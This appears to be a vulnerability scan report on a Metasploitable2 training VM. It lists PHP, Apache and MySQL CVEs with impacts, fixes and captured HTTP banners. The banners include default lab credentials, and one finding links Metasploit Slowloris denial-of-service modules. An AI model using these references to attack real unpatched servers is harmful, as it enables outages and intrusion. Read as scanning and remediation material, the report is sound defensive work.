Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

QID: 13085 detected on port 80

🟨🟨🟨⬜⬜ 3 PHP Multiple Security Vulnerabilities port 80/tcp

QID:	38808
Category:	General remote services
Associated CVEs:	CVE-2018-5711, CVE-2018-5712
Vendor Reference:	PHP5 Change log, PHP7 Change log
Bugtraq ID:	-
Service Modified:	10/24/2020
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PHP is a general purpose scripting language that is especially suited for web development and can be embedded into HTML.
PHP is exposed to the following vulnerabilities:
Potential infinite loop in "gdImageCreateFromGifCtx". (CVE-2018-5711)
Reflected XSS in .phar 404 page. (CVE-2018-5712)
Affected Versions:
PHP before 5.6.33, 7.0.x before 7.0.27, 7.1.x before 7.1.13, and 7.2.x before 7.2.1
QID Detection Logic
The QID checks the php version via banner.

IMPACT:

An attacker may leverage this issue to execute arbitrary script code in the browser of an unsuspecting user in the context of the affected site.

SOLUTION:

Customers are advised to upgrade to the latest version of PHP. (https://www.php.net/downloads.php)
Patch:

Following are links for downloading patches to fix the vulnerabilities:
php download (https://www.php.net/downloads)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
QID 38808 detected on port 80 -
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ______
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨🟨⬜⬜ 3 PHP Unauthenticated Arbitrary File Disclosure — port 80/tcp

QID:	38816
Category:	General remote services
Associated CVEs:	CVE-2020-11579
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	11/05/2020
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PHP is a general purpose scripting language that is especially suited for web development and can be embedded into HTML.
Affected Versions:
PHP versions before 7.2.16
QID Detection Logic
The qid checks the php version via banner.

IMPACT:

Successful exploitation allows a remote unauthenticated attacker to disclose local files on hosts.

SOLUTION:

Customers are advised to upgrade to the latest version of PHP. (https://www.php.net/downloads.php)
Patch:
Following are links for downloading patches to fix the vulnerabilities:
php downloads (https://www.php.net/downloads)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Vulnerable version of PHP detected on port 80 over TCP.
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨🟨⬜⬜ 3 Hypertext Preprocessor (PHP) Security Update port 80/tcp

QID:	38851
Category:	General remote services
Associated CVEs:	CVE-2021-21706
Vendor Reference:	PHP Changelog Version 7.4.24, PHP Changelog Version 7.3.31, PHP Changelog Version 8.0.11
Bugtraq ID:	-
Service Modified:	10/09/2021
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PHP is a general purpose scripting language that is especially suited for web development and can be embedded into HTML.
PHP is affected by multiple vulnerabilities.

Affected Versions:
PHP versions prior to 7.4.24
PHP versions 7.3.x prior to 7.3.31
PHP versions 8.0.x prior to 8.0.11

QID Detection Logic
The qid checks the php version via banner.

IMPACT:

Successful exploitation of this vulnerability may allow an attacker to impact Confidentiality and Integrity.

SOLUTION:

Customers are advised to upgrade to the latest version of PHP. (https://www.php.net/downloads.php)
Patch:
Following are links for downloading patches to fix the vulnerabilities:
PHP Changelog Version 7.4.24 (https://www.php.net/ChangeLog-7.php#PHP_7_4)
PHP Changelog Version 7.3.31 (https://www.php.net/ChangeLog-7.php#PHP_7_3)
PHP Changelog Version 8.0.11 (https://www.php.net/ChangeLog-8.php)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Vulnerable version of PHP detected on port 80 over TCP.
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

3 Hypertext Preprocessor (PHP) Multiple Security Vulnerabilities (81726, 81727) port 80/tcp

QID:	38881
Category:	General remote services
Associated CVEs:	CVE-2022-31628, CVE-2022-31629
Vendor Reference:	81726, 81727
Bugtraq ID:	-
Service Modified:	11/29/2022

User Modified: -
Edited: No
PCI Vuln: Yes

THREAT:

PHP is a programming language originally designed for use in web-based applications with HTML content. PHP supports a wide variety of platforms and is used by numerous web-based software applications.
Affected versions of PHP has multiple vulnerabilities:
CVE-2022-31628 : The vulnerability exists due to infinite loop within the phar uncompressor code when processing "quines" gzip files. A remote attacker can pass a specially crafted archive to the application, consume all available system resources and cause denial of service conditions.
CVE-2022-31629: The vulnerability exists due to the way PHP handles HTTP variable names. A remote attacker can set a standard insecure cookie in the victim's browser which is treated as a '__Host-' or '__Secure-' cookie by PHP applications.
Affected Versions:
PHP versions before 7.4.31
PHP versions 8.0.0 prior to 8.0.24
PHP versions 8.1.0 prior to 8.1.11
QID Detection Logic (Unauthenticated):
This QID checks the HTTP Server header to see if the server is running a vulnerable version of PHP.

IMPACT:

Successful exploitation of this vulnerability allows a remote attacker to perform a denial of service (DoS) attack or bypass implemented security restrictions.

SOLUTION:

Customers are advised to upgrade to the latest version of PHP. (https://www.php.net/downloads.php)
For more information please refer to Sec Bug 81726 (https://bugs.php.net/bug.php?id=81726) and Sec Bug 81727 (https://bugs.php.net/bug.php?id=81727) .

Patch:
Following are links for downloading patches to fix the vulnerabilities:
81727 (https://bugs.php.net/bug.php?id=81727)
81726 (https://bugs.php.net/bug.php?id=81726)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Vulnerable version of PHP detected on port 80 over TCP.
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

```
</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨🟨⬜⬜ 3 Apache HTTP Server Prior to 2.4.16/2.2.31 Multiple Vulnerabilities port 80/tcp

QID:	86172
Category:	Web server
Associated CVEs:	CVE-2015-0228, CVE-2015-0253, CVE-2015-3183, CVE-2015-3185
Vendor Reference:	Apache 2.2.31, Apache 2.4.16
Bugtraq ID:	91787, 75963, 75965, 73041, 75964
Service Modified:	05/03/2021
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Apache HTTP Server is an HTTP web server application.
Apache HTTP Server is exposed to following vulnerabilities:

- Crash in ErrorDocument 400 handling (CVE-2015-0253).
- HTTP request smuggling attack against chunked request parser (CVE-2015-3183).
- ap_some_auth_required API unusable (CVE-2015-3185).
- Crash in websockets PING handling (CVE-2015-0228)

Affected Versions:
Apache HTTP Server versions 2.4.x prior to 2.4.16 are affected.
Apache HTTP Server versions 2.2.x prior to 2.2.31 are affected.

IMPACT:

Successfully exploiting these vulnerabilities might allow a remote attacker to bypass intended access restrictions or cause denial of service.

SOLUTION:

These vulnerabilities have been patched in Apache. Refer to Apache httpd 2.4.16 Changelog (http://httpd.apache.org/security/vulnerabilities_24.html) and Apache httpd 2.2.31 Changelog (http://httpd.apache.org/security/vulnerabilities_22.html) or your Linux distro for further details.

Patch:
Following are links for downloading patches to fix the vulnerabilities:
Apache 2.4.16/2.2.31: Apache (http://httpd.apache.org/download.cgi)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
QID 86172 detected on port 80 -
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨🟨⬜⬜ 3 Apache 2.x Multiple Vulnerabilities port 80/tcp

QID:	86788
Category:	Web server
Associated CVEs:	CVE-2007-6420, CVE-2008-2364
Vendor Reference:	Apache httpd 2.2 Vulnerabilities
Bugtraq ID:	29653, 27236, 31681
Service Modified:	05/01/2013
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Two vulnerabilities have been reported in Apache versions prior to version 2.2.9 and 2.0.64:
1) The mod_proxy_balancer provides an administrative interface that could be vulnerable to Cross-Site Request Forgery (CSRF) attacks.

2) A flaw was found in the handling of excessive interim responses from an origin server when using mod_proxy_http.

IMPACT:

A remote attacker could cause a denial of service (DoS) condition, high memory usage, and conduct Cross-Site Request Forgery (CSRF) attacks on a
vulnerable system.

SOLUTION:

Upgrade to the Apache httpd 2.2.9 or later, which is available from the Apache Software Foundation Web site at http://www.apache.org/ (http://www.apache.org/). Refer to Apache httpd 2.2 vulnerabilities (http://httpd.apache.org/security/vulnerabilities_22.html) to obtain additional information.
Upgrade to the Apache httpd 2.0.64 or a supported version of Apache, which is available from the Apache Software Foundation Web site at http://www.apache.org/ (http://www.apache.org/).
For CentOS: Refer to CentOS Advisories CESA-2008:0967 for CentOS 3 x86_64 httpd (http://lists.centos.org/pipermail/centos-announce/2008-November/015396.html), CentOS 5 i386 httpd (http://lists.centos.org/pipermail/centos-announce/2008-November/015399.html) and CentOS 5 x86_64 httpd (http://lists.centos.org/pipermail/centos-announce/2008-November/015400.html) to obtain additional information and patch details.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
Apache httpd 2.2: Apache HTTP 2.X (web server) (http://httpd.apache.org/download.cgi)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

3 Apache Prior to 2.4.4 and 2.2.24 Multiple Vulnerabilities port 80/tcp

QID:	87156
Category:	Web server
Associated CVEs:	CVE-2012-3499, CVE-2012-4558
Vendor Reference:	Apache httpd 2.2 Vulnerabilities, Apache httpd 2.4 Vulnerabilities
Bugtraq ID:	58165, 64758
Service Modified:	05/03/2021
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Apache HTTP Server is an HTTP web server application.
Apache HTTP Server is prone to multiple cross-site scripting vulnerabilities because it fails to properly sanitize user-supplied input.
- Various XSS flaws exist due to unescaped hostnames and URIs HTML output in mod_info, mod_status, mod_imagemap, mod_ldap, and mod_proxy_ftp.
- A XSS flaw affects the mod_proxy_balancer manager interface.
Affected Versions:
Apache HTTP Server prior to 2.4.4
Apache HTTP Server prior to 2.2.24

IMPACT:

An attacker may leverage these issues to execute arbitrary HTML and script code in the browser of an unsuspecting user in the context of the affected site. This may let the attacker launch additional attacks.

SOLUTION:

These vulnerabilities have been patched in Apache 2.2.24 and 2.4.4. Refer to Apache httpd 2.4.4 Changelog (http://httpd.apache.org/security/vulnerabilities_24.html) and Apache httpd 2.2.24 Changelog (http://httpd.apache.org/security/vulnerabilities_22.html).
Ubuntu users refer to Ubuntu advisory USN-1765-1 (http://www.ubuntu.com/usn/usn-1765-1/) for affected packages and patching details, or update with your package manager.

Patch:
Following are links for downloading patches to fix the vulnerabilities:
Apache 2.2.24 (Apache HTTP Server 2.2.24) (http://httpd.apache.org/download.cgi)
Apache 2.4.4 (Apache HTTP Server 2.4.4) (http://httpd.apache.org/download.cgi)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
QID 87156 detected on port 80 -
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨🟨⬜⬜ 3 Apache HTTP Server Prior to 2.2.25 Multiple Vulnerabilities port 80/tcp

QID:	87233
Category:	Web server
Associated CVEs:	CVE-2013-1896, CVE-2013-1862
Vendor Reference:	Apache 2.2.25
Bugtraq ID:	64758, 59826, 61129
Service Modified:	05/03/2021
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Apache HTTP Server is an HTTP web server application.
Apache HTTP Server versons before to 2.2.25 are exposed to following vulnerabilities:
mod_rewrite.c in the mod_rewrite module in the Apache HTTP Server 2.2.x before 2.2.25 writes data to a log file without sanitizing non-printable characters, which might allow remote attackers to execute arbitrary commands via an HTTP request containing an escape sequence for a terminal emulator (CVE-2013-1862).

mod_dav.c in the Apache HTTP Server versions before 2.2.25 do not properly determine whether DAV is enabled for a URI, which allows remote attackers to cause a denial of service (segmentation fault) via a MERGE request in which the URI is configured for handling by the mod_dav_svn module, but a certain href attribute in XML data refers to a non-DAV URI (CVE-2013-1896).

IMPACT:

Successfully exploiting these vulnerabilities might allow a remote attacker to execute code or cause denial of service.

SOLUTION:

These vulnerabilities have been patched in Apache 2.2.25. Refer to Apache httpd 2.2.25 Changelog (http://apache.tradebit.com/pub//httpd/CHANGES_2.2.25).
Patch:
Following are links for downloading patches to fix the vulnerabilities:
Apache 2.2.25 (http://httpd.apache.org/download.cgi)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
QID 87233 detected on port 80 -
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨🟨⬜⬜ 3 Apache HTTP Server Multiple Denial of Service Vulnerabilities port 80/tcp

QID:	87242
Category:	Web server
Associated CVEs:	CVE-2012-4557, CVE-2012-0021
Vendor Reference:	Apache httpd 2.2.22
Bugtraq ID:	56753, 51705, 49957, 50494, 51407, 51706
Service Modified:	03/23/2017
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

Apache HTTP Server is an HTTP web server application.
Apache HTTP Server versions before to 2.2.22 are exposed to following vulnerabilities:
- mod_proxy_ajp module is affected by remote denial of service vulnerability (CVE-2012-4557).
- mod_log_config is affected by denial of service vulnerability by sending crafted cookie value if the '%{cookiename}C' log format string is in use

(CVE-2012-0021).
Affected Products:
Apache HTTP Server prior to 2.2.22

IMPACT:

Successful exploitation of these issues allow for an attacker to cause a denial of service.

SOLUTION:

Upgrade to Apache HTTP Server version 2.2.22 or above. For more details please refer to vendor advisory : Apache 2.2.22 (http://httpd.apache.org/security/vulnerabilities_22.html#2.2.22)
Patch:
Following are links for downloading patches to fix the vulnerabilities:
Apache 2.2.22 (http://httpd.apache.org/download.cgi)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨🟨⬜⬜ 3 Apache Hypertext Transfer Protocol Server (HTTP Server) Denial of Service (DoS) Vulnerability port 80/tcp

QID:	730218
Category:	CGI
Associated CVEs:	CVE-2007-6750
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	07/09/2022
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The Apache HTTP Server, commonly referred to as Apache is a freely available Web server.
Apache is vulnerable to a denial of service due to holding a connection open for partial HTTP requests.
Apache Versions 1.x and 2.x prior to version 2.2.15 are vulnerable.

IMPACT:

A remote attacker can cause a denial of service against the Web server which would prevent legitimate users from accessing the site.
Denial of service tools and scripts such as Slowloris takes advantage of this vulnerability.

SOLUTION:

Customers are advised to update to Apache HTTP Server 2.2.15 or later. For more information refer to Apache HTTP Server Download page (https://httpd.apache.org/download.cgi)
Workaround:- Server-specific recommendations can be found here (https://community.qualys.com/blogs/securitylabs/2011/11/02/how-to-protect-against-slow-http-attacks).
- Countermeasures for Apache are described here (http://httpd.apache.org/docs/trunk/misc/security_tips.html#dos).
- Reverse proxies, load balancers and iptables can help to prevent this attack from occurring.
- Adjusting the TimeOut Directive (http://httpd.apache.org/docs/2.2/mod/core.html#timeout) can also prevent this attack from occurring.
- A new module mod_reqtimeout (http://httpd.apache.org/docs/2.2/mod/mod_reqtimeout.html) has been introduced since Apache 2.2.15 to provide tools for mitigation against these forms of attack.
Also refer to Cert Blog (http://www.cert.org/blogs/certcc/2009/07/slowloris_vs_your_webserver.html) and Slowloris and Mitigations for Apache document (http://bedagainstthewall.blogspot.com/2011/01/slowloris-and-mitigations-for-apache.html) for further information.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
NA (https://httpd.apache.org/download.cgi#apache24)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

Qualys

Reference: CVE-2007-6750
Description: Slowloris Denial of Service Attack - Metasploit Ref : /modules/auxiliary/dos/http/slowloris
Link: https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/dos/http/slowloris.py

Reference: CVE-2007-6750
Description: Slowloris Denial of Service Attack - Metasploit Ref : /modules/exploit/linux/http/zenoss_showdaemonxmlconfig_exec
Link: https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/dos/http/slowloris.py

Reference: CVE-2007-6750
Description: Slowloris Denial of Service Attack - Metasploit Ref : /modules/auxiliary/scanner/http/influxdb_enum
Link: https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/dos/http/slowloris.py

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Vulnerable Apache HTTP Server detected on port 80 -
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com
```

```
Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></GET / HTTP/1.0
Host: 192.168.1.21
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0
```

```
Vulnerable Version of Apache HTTP Server Detected on port: 80
HTTP/1.1 200 OK
Date: Fri, 24 Mar 2023 17:22:28 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>


                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></li>
<li><a href="/dav/">WebDAV</a></li>
</ul>
</body>
</html>
```

▮▮▮▯▯ 3 MySQL yaSSL Multiple Vulnerabilities port 3306/tcp

QID:	19228
Category:	Database
Associated CVEs:	CVE-2008-0226
Vendor Reference:	-
Bugtraq ID:	27140, 31681
Service Modified:	01/23/2008
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

MySQL has a few vulnerabilities which can be exploited by malicious people to cause a denial of service and to compromise a vulnerable system. The vulnerabilities are caused due to the use of vulnerable yaSSL code.

IMPACT:

Successful exploitation of the vulnerabilities could lead to denial of service conditions.

SOLUTION:

Restrict SSL access to trusted users only.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

5.0.51a-3ubuntu5

🟨🟨🟨⬜⬜ 3 MySQL Empty Bit-String Literal Denial of Service Vulnerability port 3306/tcp

QID:	19258
Category:	Database
Associated CVEs:	CVE-2008-3963
Vendor Reference:	MySQL 5.0.66 , MySQL 5.1.26 , MySQL 6.0.6
Bugtraq ID:	-
Service Modified:	01/06/2010
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

A vulnerability has been reported in MySQL, which can be exploited by malicious users to cause denial of service.
The vulnerability is caused due to an error when processing an empty bit-string literal and can be exploited to crash the server via a specially crafted SQL statement.
These MySQL versions are vulnerable:
Version 5.0 before 5.0.66
